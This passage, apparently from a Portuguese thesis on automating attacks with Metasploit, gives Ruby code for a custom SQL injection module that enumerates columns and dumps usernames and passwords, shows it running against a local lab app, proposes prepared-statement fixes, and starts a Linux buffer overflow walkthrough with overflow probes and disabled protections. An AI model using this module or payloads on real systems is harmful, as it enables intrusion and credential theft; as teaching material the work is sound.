- É possível utilizar o **union** para inserir uma nova *query* de modo a recolher informações sensíveis.

Com todas estas informações, pode finalmente começar a desenvolver-se um módulo para o Metasploit que consiga automatizar o processo utilizado na exploração manual da vulnerabilidade.

7.3 Desenvolvimento do módulo SQLi para o Metasploit

Mesmo possuindo as informações obtidas na exploração manual da vulnerabilidade de SQLi, este módulo vai ser desenvolvido de modo a poder explorar não só a SQLIVuln, mas também outras aplicações com este tipo de vulnerabilidade. Ou seja, mesmo que a *query* seja diferente, o módulo vai na mesma conseguir explorar a vulnerabilidade com sucesso.

Tal como no desenvolvimento do módulo do XSS, aqui também foram encontradas diversas dificuldades devido à grande falta de informação que existe sobre o assunto. Aqui, tal como no módulo anterior recorre-se ao *mixin HTTPClient*, com a diferença que agora tem de se utilizar o método **POST** e não o **GET**. Assim, em primeiro lugar, tem que se mencionar de que forma a vulnerabilidade é explorada, utilizando, mais uma vez, a instrução "**Msf::Exploit::Remote**". Além disso,

também tem de se incluir o *mixin* `HTTPClient`, que irá ser usado para fazer os pedidos HTTP. No anexo A encontrasse o código do módulo desenvolvido.

Na função `initialize`, uma vez que não se precisará de utilizar *payloads* neste módulo, apenas tem de se preencher os campos informativos. Neste módulo também se utilizam os *DataStore Options* para se poderem colocar mais funcionalidades no módulo. Estas vão ser todas opcionais à exceção do `TARGETURI`, que é necessário para fazer o pedido HTTP. A figura 37 contem as opções do módulo, o qual foi designado de SQLiAttack.

```
register_options(
    [
        OptString.new('TABELA',[false, "Selecione a tabela", ""]),
        OptString.new('QUERY',[false, "Introduza a query", ""]),
        OptString.new('COLUNAS',[false, "Selecione a coluna/as", ""]),
        OptString.new('TARGETURI',[true, "Caminho da pagina vulneravel",
"/sqlis/index.php"]),
        OptString.new('OPTION', [ false, 'Selecione a opção', "0" ]),
    ],self.class)
```

Figura 37 - Datastore Options do módulo SQLi

A função `command_exec` vai ser utilizada para enviar o pedido HTTP. Decidiu-se utilizar uma função para otimizar o código, uma vez que vai ser utilizada várias vezes ao longo do módulo. Aqui utiliza-se a função do *mixin* `HTTPClient`, "`send_request_cgi`". Esta vai ter algumas diferenças em relação à que foi usada no módulo de XSS. Em primeiro lugar, o parâmetro "`method`" vai ser `POST`, visto que é este que a aplicação web utiliza. No parâmetro "`uri`" vai ser colocado o URL introduzido pelo utilizador na *DataStore Option TARGETURI*. Em último lugar, no parâmetro "`vars_post`" vão ter de ser colocadas duas variáveis. Na variável `user` vai ser colocado o valor recebido como parâmetro da função `command_exec`. Ou seja, cada vez que a função for chamada no código, é necessário colocar uma *string* como parâmetro. Vai ser essa que vai ser colocada na variável para por fim ser enviada no pedido HTTP. Na variável "`submit`", é colocado o valor "`submit`", visto que foi esse que se descobriu na exploração manual. Na figura 38 encontra-se o código desta função.

```
def command_exec(shell)
  res = send_request_cgi({
    'method'      => 'POST',
    'uri'         => normalize_uri(target_uri.path),
    'vars_post'   => {
      'user'  => shell,
      'submit' => 'submit'
    }
  })
end
```

Figura 38 - Função `command_exec` do módulo SQLi

A função `check` vai ser utilizada para verificar se a aplicação alvo é vulnerável ou não a SQLi. Para conseguir isso vai utilizar-se o mesmo método anteriormente usado na exploração manual da vulnerabilidade. Aqui, vai recorrer-se à função `command_exec` para enviar um pedido HTTP para o alvo, com o parâmetro " " e guardar a resposta na variável "`res`".

De seguida, utiliza-se o comando "`res.body`" para colocar o conteúdo HTML do body da variável "`res`" na variável "a" visto que é só esta parte da resposta HTTP que se pretende utilizar. De seguida utiliza-se uma das funcionalidades do Ruby, que permite selecionar parte de uma *string*. Com isso, coloca-se os primeiros 36 caracteres da variável "`res`" na variável "`b`". Em último lugar introduz-se uma condição vai comparar o conteúdo da variável "`b`" com conteúdo da variável "`c`". Isto vai permitir que, ao enviar o pedido HTTP, se na resposta da página, os primeiros 36 caracteres forem iguais a "**You have an error in your SQL syntax**", que é o conteúdo da variável "`c`", a função vai retornar que a aplicação pode ser explorada. Em caso contrário vai retornar que é segura. Na figura 39 encontra-se o código da função `check`.

```
def check
  res = command_exec(" ")
  c= "You have an error in your SQL syntax"
  a = res.body
  b = a[0..36]
  if b == c
    return Exploit::CheckCode::Vulnerable
  else
    return Exploit::CheckCode::Safe
  end
end
```

Figura 39 - Função `check`

Na função `exploit` é onde vai ser inserido o código que vai ser utilizado para explorar a vulnerabilidade. Aqui, em primeiro lugar será colocado o conteúdo das *DataStore Options* em variáveis, para mais tarde poder ser utilizado. Além disso, também vai ser aqui que se irá criar o *array* onde serão colocados todos os resultados do módulo, para no fim do *exploit*, serem mostrados no ecrã.

A primeira *query* que será enviada para a aplicação vai ser " `1' or 1=1#`", utilizando a função `command_exec`. Para ter um melhor tratamento de dados, vão utilizar-se as funcionalidades do *Ruby* para fazer o *parse* da resposta HTML do pedido HTTP. Assim, sabendo que a resposta da base de dados é colocada numa `div` com o id "`test`", vai ser feita uma pesquisa na resposta HTML e vai colocar-se o conteúdo dessa `div` na variável "`resultado`", para, por fim, a introduzir no *array*.

De seguida, vai utilizar-se o `order by` para identificar a quantidade de colunas existentes na *query*. Aqui será colocado um ciclo `while`, onde vai ser feita uma verificação semelhante à da função `check`. Ou seja, se os primeiros 14 caracteres da

resposta da função `command_exec` for igual a “`Unknown column`”, vai ser feita a subtração de duas unidades à variável “`coluna`” e o resultado é colocado no `array`, senão vai ser incrementada a variável `coluna` até ser encontrada a mensagem de erro.

Com o número de colunas encontrado, pode iniciar-se o envio do resto das `queries`, onde esse valor vai ser necessário. Tal como se verifica na figura 40, a próxima a ser enviada vai ser o “`' union all select#`” para encontrar qual a coluna que é retornada para a aplicação. Para isso, usa-se, mais uma vez, um ciclo `while` onde vai ser adicionado o valor de uma variável auxiliar até que esse valor seja igual ao da variável `coluna`. Utilizo este sistema, não só aqui, mas em todas as `queries` seguintes do módulo, visto que vai permitir ao módulo ter um funcionamento correto mesmo que a `query` da aplicação alvo seja alterada.

```

aux = 1
query = "'union all select "
begin
    if aux==coluna
        query << "#{aux}#"
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna
res = command_exec("#{query}")
html = res.get_html_document
htmlR = html.search('div[@id="test"]')
resultado= htmlR.text.lines.first
resultados.insert(i,"A coluna afetada é a #{resultado}")

```

Figura 40 - Envio da query “union all select”

Tal como já foi referido, o objetivo para este módulo é automatizá-lo de modo a que possa funcionar para o maior número de aplicações web vulneráveis ao SQLi. Para isso foi desenvolvido um sistema que permite ao módulo fazer isso que se encontra ilustrado na figura 41. Vão então ser utilizadas as informações adquiridas até agora, o número de colunas e a coluna afetada. A próxima `query` tem como objetivo retornar o nome da base de dados. A primeira coisa a ser verificada é se o número de colunas é igual à coluna afetada. Esta condição é utilizada para os casos onde o número de colunas é apenas uma ou quando a coluna afetada é a última.

```

col = resultado
col = col.to_i
query = "'union select "
aux = 1
if coluna == col
begin
    if aux == coluna
        query << "database()#"
    else

```

```

        query << "#{aux}, "
end
aux +=1
end while aux <= coluna

```

Figura 41 - Envio da query “union select” quando só existe uma coluna ou quando a coluna afetada é a ultima

Para os restantes casos, existe um novo ciclo **while**, encontrado na figura 42, onde basicamente vai ser verificado quando é que a variável auxiliar é igual à coluna afetada. Isso vai permitir colocar o “**database()**” no sítio da coluna afetada e também completar a *query* de modo a existir um funcionamento correto, incrementando a variável auxiliar no processo. Este ciclo vai ser feito até que a variável auxiliar seja igual ao número de colunas para que, por fim, a *query* composta seja enviada para a aplicação web.

```

else
begin
if aux == col
    query << "database(), "
    aux +=1
end
if aux == coluna
    query << "#{aux}#"
else
    query << "#{aux}, "
end
aux +=1
end while aux <= coluna
end

```

Figura 42 - Envio da query “union select” nos restantes casos

Visto que se tem por objetivo oferecer algumas opções ao utilizador, a parte final do módulo é um case que vai identificar o conteúdo da *Datastore Option "OPTION"* e, dependendo do que o utilizador selecionou, vai ser executada uma das seguintes opções:

- **OPTION 0** – Esta é a opção pré-definida do módulo e, ao estar selecionada, o módulo executa todo o código ado até ao momento. Para utilizar as opções 1 e 2 são necessárias informações que são aqui introduzidas.
- **OPTION 1** – Esta opção, quando selecionada, retorna os atributos de uma tabela à escolha do utilizador.
- **OPTION 2** – A opção 2 retorna o conteúdo dos atributos de uma determinada tabela da base de dados. Tanto a tabela como os atributos têm que ser inseridos pelo utilizador através das *DataStore Options*.
- **OPTION 3** – Envia uma *query* à escolha do utilizador através do pedido HTTP, para aplicação alvo e coloca a resposta no ecrã.

7.4 Analise da exploração da vulnerabilidade com o módulo SQLiAttack

Com o módulo completo, é dada a possibilidade de, por fim, começar a testar o seu funcionamento na aplicação web vulnerável criada. Para isso, é necessário fazer algumas configurações. Tal como no módulo do XSS ter-se-á que indicar qual o **TARGETURI** da aplicação alvo, o que neste caso vai ser "**/sqli/index.php**". Além disso, precisa-se de colocar o **RHOST**, sendo que este vai ser 127.0.0.1 visto que se está a testar a aplicação localmente. A figura 43 mostra as configurações feitas antes de executar o módulo.

The screenshot shows the msfconsole interface on a Kali Linux terminal. The title bar says "root@kali: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The main area displays configuration options for the "sql" module:

Name	Current Setting	Required	Description
COLUNAS		no	Seleciona a opcao do modulo
OPTION	0	no	Set a message
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
QUERY		no	Seleciona a opcao do modulo
RHOST		yes	The target address
RPORT	80	yes	The target port
TABELA		no	Seleciona a opcao do modulo
TARGETURI	/xss/xss.php	yes	Caminho da pagina vulneravel
VHOST		no	HTTP server virtual host

Below the configuration table, there is a section titled "Exploit target:" which lists a single target:


Id	Name
0	Vulnerable App

At the bottom of the screen, the msfconsole command history shows:

```
msf exploit(sql) > set TARGETURI /sqli/index.php
TARGETURI => /sqli/index.php
msf exploit(sql) >
```

Figura 43 - Configurações do módulo SQLi


A primeira funcionalidade que será testada é se a função **check** está a funcionar corretamente. Para isso introduz-se o comando **check** na msfconsole e, tal como se verifica na figura 44, a consola retorna uma mensagem a indicar que a aplicação é vulnerável.



```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(sql) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(sql) > check
[+] 127.0.0.1:80 - The target is vulnerable.
msf exploit(sql) >
```

Figura 44 - Resultado da execução da função check no módulo SQLi

Sabendo que a aplicação é vulnerável, pode-se assim executar o *exploit*. Visto que se vai precisar de algumas informações para poder utilizar as outras opções do módulo, não será alterada a opção pré-definida. Após executar o *exploit*, pode verificar-se na figura 4 que, não só teve sucesso, como que agora dispõem-se várias informações que se podem utilizar para aprofundar a exploração da vulnerabilidade.



```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(sql) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(sql) > check
[+] 127.0.0.1:80 - The target is vulnerable.
msf exploit(sql) > exploit

[*] Started reverse TCP double handler on 10.10.10.1:4444
BrunoTeste
A tabela tem 5 colunas
A coluna afetada e a 4
Nome da base de dados: sql
Versao da base de dados: 5.6.28-1
User da base de dados: root@localhost
Nome das tabelas: users

[*] Exploit completed, but no session was created.
msf exploit(sql) >
```

Figura 45 - Resultado da execução do módulo SQLi

Sabendo os nomes das tabelas que estão presentes na base de dados, pode então utilizar a opção 1 do módulo, que permite descobrir o nome das colunas de uma determinada tabela. Assim, visto que esta base de dados só possui uma tabela, será testada esta opção do módulo na tabela **users**.

```

[*] Exploit completed, but no session was created.
msf exploit(sql) > set OPTION 1
OPTION => 1
msf exploit(sql) > set TABELA users
TABELA => users
msf exploit(sql) > exploit

[*] Started reverse TCP double handler on 10.10.10.1:4444
USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,Username,Password,Name,BI,id,username,password
[*] Exploit completed, but no session was created.
msf exploit(sql) >

```

Figura 46 - Execução da opção 1 do módulo SQLi

Tal como a figura 46 indica, esta opção do módulo funcionou corretamente devolvendo todos os nomes das colunas da tabela **users**. Com esta informação, já é possível utilizar a opção 2 do módulo. Para efeitos de teste, será introduzido “**username, password**” na *DataStore Option* “COLUNAS”, para que o módulo retorne todos os *usernames* e *passwords* da tabela **users**.

```

[*] Started reverse TCP double handler on 10.10.10.1:4444
USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,Username,Password,Name,BI,id,username,password
[*] Exploit completed, but no session was created.
msf exploit(sql) > set OPTION 2
OPTION => 2
msf exploit(sql) > set COLUNAS username,password
COLUNAS => username,password
msf exploit(sql) > exploit

[*] Started reverse TCP double handler on 10.10.10.1:4444
Brunom50123456,TesteUsrtestePass
[*] Exploit completed, but no session was created.
msf exploit(sql) >

```

Figura 47 - Execução da opção 2 do módulo SQLi

Ao executar o *exploit*, o módulo retorna, tal como esperado, o *username* e a *password* de todos os registos da tabela, tal como mostrado na figura 47. Com isto, é possível comprovar que o módulo está a funcionar corretamente. Realizaram-se ainda vários testes para comprovar que, mesmo alterando a *query* da aplicação vulnerável, o módulo continuaria a funcionar corretamente.

Estes resultados indicam que a automatização do SQLi utilizando o Metasploit é algo muito benéfico, sendo que ajuda, não só a poupar tempo, mas traz, essencialmente, muitas vantagens para as pessoas que precisam de explorar este tipo de vulnerabilidade e não sabem como.

7.5 Propostas de proteção contra o SQL injection

No que toca à correção deste tipo de vulnerabilidades, existem alguns fatores a ter em conta:

1. **Validação do input** – Para validar o *input* de dados pode ser utilizado ou uma *whitelist* ou uma *blacklist*, sendo que a primeira é mais segura.
2. **Stored Procedures** – Estas, como são compiladas antes da introdução dos dados, não podem ser modificadas. Ainda assim, é necessário ter atenção em não utilizar concatenação na construção de *queries* dentro das **stored procedures**.
3. **Prepared Statements** – Estes impedem a alteração da estrutura da *query*, visto que são construídas através da utilização dos **Prepared Statements**. Esta é a forma mais eficaz de corrigir esta vulnerabilidade.

Sabendo isto, será corrigida a vulnerabilidade da aplicação web utilizando o **prepared statements** onde é feito o input pelo utilizador. A figura 48 ilustra a correção que foi feita na aplicação web.

```
$sql = "SELECT * FROM users WHERE username = :username";
$stmt = $pdo->prepare($sql);
$stmt->bindParam(":username", $_REQUEST['user']);
$result = $stmt->fetch(PDO::FETCH_OBJ);
```

Figura 48 - Correção da SQLIVuln

Após a realização da correção, tentou-se, mais uma vez, explorar esta vulnerabilidade. Tal como a figura 49 indica, a aplicação encontra-se agora segura contra-ataques de *SQL injection* uma vez todos os métodos utilizados na exploração manual, agora não possuem qualquer efeito.

The screenshot shows a browser window with the URL 'localhost/teste/test2.php'. The page displays an error message: 'Introduziu um username errado' (You entered an incorrect username). Below the message is a form field labeled 'User ID:' containing the value '1' or 1=1#. A green 'Submit' button is visible at the bottom of the form.

Figura 49 – Resultado da exploração com a vulnerabilidade corrigida

8. Buffer Overflow

Tanto o XSS como o SQLi são (praticamente) independentes do sistema operativo do servidor, no entanto o mesmo já não se passa com o BO. Ao contrário das outras duas vulnerabilidades, foi decidido que para o BO iriam ser feitos dois módulos. Um para afetar o Windows e outro o Linux. Sendo estes os dois sistemas operativos com mais utilizadores em todo o mundo, pensa-se que traz muito mais benefícios ao serem exploradas vulnerabilidades nos dois sistemas, ao invés de apenas num. No seu desenvolvimento, será utilizado o mesmo processo que foi usado nos dois módulos anteriores.

8.1 BO no Linux

Para o sistema operativo Linux vai ser explorado um servidor FTP *multi-thread* ilustrado na figura 50, o que significa que consegue receber mais que uma conexão ao mesmo tempo. Este possui uma vulnerabilidade de BO que se irá encontrar através da exploração manual da aplicação. Para tal, será necessário desativar as proteções do sistema operativo contra o BO. Assim, foi utilizado o comando "`sudo echo 0 > /proc/sys/kernel/randomize_va_space`" para desativar o Address Space Layout Randomization (ASLR). Além disso, também é necessário compilar o servidor utilizando o "`gcc -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -o server -ggdb server.c`". Isto vai permitir desativar o resto das proteções como por exemplo o canário. No capítulo 8.3, estas proteções encontram-se explicadas com maior detalhe.





Figura 50 - Server FTP no Linux

8.1.1 Exploração manual da vulnerabilidade

O primeiro passo a tomar quando se está a explorar manualmente uma vulnerabilidade de BO, é perceber qual o funcionamento normal da aplicação. Assim, visto que se trata de um serviço de rede, usar-se-á o **netcat** para enviar uma *string* de teste e analisar o resultado que o servidor retorna. Para isso, recorre-se ao comando "**Teste | nc 127.0.0.1 7777**" onde "Teste" é a *string* enviada para o servidor, "nc" é o comando necessário para utilizar o **netcat**, "127.0.0.1" é o IP da máquina onde está a correr o servidor (neste caso é o IP local) e "7777" é a porta na qual o servidor está à escuta. Após executado o comando, é possível verificar na figura 51 que o servidor retorna para o cliente a *string* que foi enviada.




```
bruno@bruno-VirtualBox:~$ Teste | nc 127.0.0.1 7777
ola
COMMAND:Teste: comando não encontrado
bruno@bruno-VirtualBox:~$
```

Figura 51 - Resultado do 1º teste

Com isto, é possível concluir que o funcionamento deste servidor passa por receber *strings* enviadas pelos clientes, retornando-as depois aos mesmos. Para testar se a aplicação é vulnerável a BO, vai ter que ser enviado uma grande quantidade de bytes e analisar o comportamento do servidor. Se existir alguma diferença no seu funcionamento, isso permite concluir que é vulnerável. Se continuar a funcionar corretamente, pode ser devido a duas razões. A primeira é que o servidor não é vulnerável a BO, enquanto que a segunda é que não foi enviada a quantia suficiente de dados para estourar o *buffer*.


Assim, para enviar uma grande quantidade de dados vai usar-se o Perl, sendo que é mais simples do que estar a escrever os caracteres todos na consola. A instrução que se vai usar é "**perl -e 'print "A"x50' | nc 127.0.0.1 7777**". Ou seja, envia-se para o servidor 50 "A" maiúsculos.



```
bruno@bruno-VirtualBox:~$ Teste | nc 127.0.0.1 7777
ola
COMMAND:Teste: comando não encontrado
bruno@bruno-VirtualBox:~$ perl -e 'print "A"x50' | nc 127.0.0.1 7777
ola
COMMAND:RECEBIDO: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAbruno@bruno-
VirtualBox:~$
```

Figura 52 - Resultado do envio de 50 'A's para o servidor

Após o envio do comando, recebe-se na consola os 50 A's que foram enviados para o servidor, tal como se pode verificar na figura 52. Isto indica que o tamanho do *buffer* é maior que 50 bytes. Para se ter a certeza que a vulnerabilidade existe, e para se estourar o *buffer* do servidor, envia-se então uma maior quantidade de dados, como por exemplo 500 bytes, tal como se pode verificar na figura 53.



```
bruno@bruno-VirtualBox: ~
bruno@bruno-VirtualBox:~$ Teste | nc 127.0.0.1 7777
Ola
COMMAND:Teste: comando não encontrado
bruno@bruno-VirtualBox:~$ perl -e 'print "A"x50' | nc 127.0.0.1 7777
Ola
COMMAND:RECEBIDO: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAbruno@bruno-
VirtualBox:~$ perl -e 'print "A"x500' | nc 127.0.0.1 7777
Ola
COMMAND:bruno@bruno-VirtualBox:~$
```

Figura 53 - Resultado do envio de 500 'A's para o servidor

Com este resultado pode chegar-se a duas conclusões. O servidor é vulnerável a ataques do tipo BO e o *buffer* possui um tamanho que pode estar entre os 50 e os 500 bytes. Esse facto pode-se comprovar, verificando o excerto de código vulnerável encontrado na figura 54. Para se perceber melhor o que o envio de dados provocou no servidor, pode ser utilizado o GDB. Este é um *debugger* que suporta várias linguagens de programação e que é utilizado para depuração em sistemas do tipo Unix. Com isto, permite também verificar o conteúdo dos registos do computador em tempo real (Developers, 2016).

```
char local_buffer[200];
strcpy(local_buffer, net_buffer);
```

Figura 54 - Excerto de código vulnerável

Como o servidor não teve um funcionamento correto, este criou um ficheiro *core dump*, o qual, depois de executado com o GDB, vai permitir analisar o conteúdo dos registos na altura em que o *buffer* estoirou. Para isso é necessário colocar na consola comando "**gdb --core core**", onde "**--core**" é o tipo do ficheiro e "**core**" o seu nome.

```

root@bruno-VirtualBox:/home/bruno
root@bruno-VirtualBox:/home/bruno# perl -e 'print "A"x500' | nc 127.0.0.1 7777
Ola
COMMAND:root@bruno-VirtualBox:/home/bruno# perl -e 'print "A"x500' | nc 127.0.0.
1 7777
gdb --core core
GNU gdb (Ubuntu 7.11-0ubuntu1) 7.11
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
[New LWP 1781]
Core was generated by `./server'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x41414141 in ?? ()
(gdb)

```

Figura 55 - Debug do primeiro core dump

À primeira vista, analisando a figura 55, verifica-se que o programa foi terminado devido a uma "*Segmentation fault*" ou uma falha de segmentação. Isto significa que o programa tentou aceder posições da memória que não estavam previamente destinadas para ele. Também se pode verificar que o valor do registo EIP (*Instruction Pointer*), ficou com o valor **0x41414141**, onde 41 é o valor hexadecimal para a letra "A" maiúscula. Para perceber melhor o que aconteceu, utiliza-se o comando "**info reg**" para poder ver o conteúdo dos registos. Um problema que ocorreu aqui, é que por norma o GDB faz o *display* dos registos em hexadecimal, mas sim em base 10. Para alterar a base em que os registos são dispostos pode-se utilizar o comando "**set output-radix**" seguido do numero da base que se pretende.

```

root@bruno-VirtualBox:/home/bruno
[New LWP 1781]
Core was generated by `./server'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x41414141 in ?? ()
(gdb) set output-radix 16
Output radix now set to decimal 16, hex 10, octal 20.
(gdb) info reg
eax          0xbffffec74      0xbffffec74
ecx          0xbffffef60      0xbffffef60
edx          0xbffffee5c      0xbffffee5c
ebx          0x0              0x0
esp          0xbffffed44      0xbffffed44
ebp          0x41414141      0x41414141
esi          0xb7fb0d000     0xb7fb0d000
edi          0xb7fb0d000     0xb7fb0d000
eip          0x41414141      0x41414141
eflags        0x10296 [ PF AF SF IF RF ]
cs           0x73            0x73
ss           0x7b            0x7b
ds           0x7b            0x7b
es           0x7b            0x7b
fs           0x0              0x0
gs           0x33            0x33
(gdb)


```

Figura 56 - Conteúdo dos registos no primeiro core dump

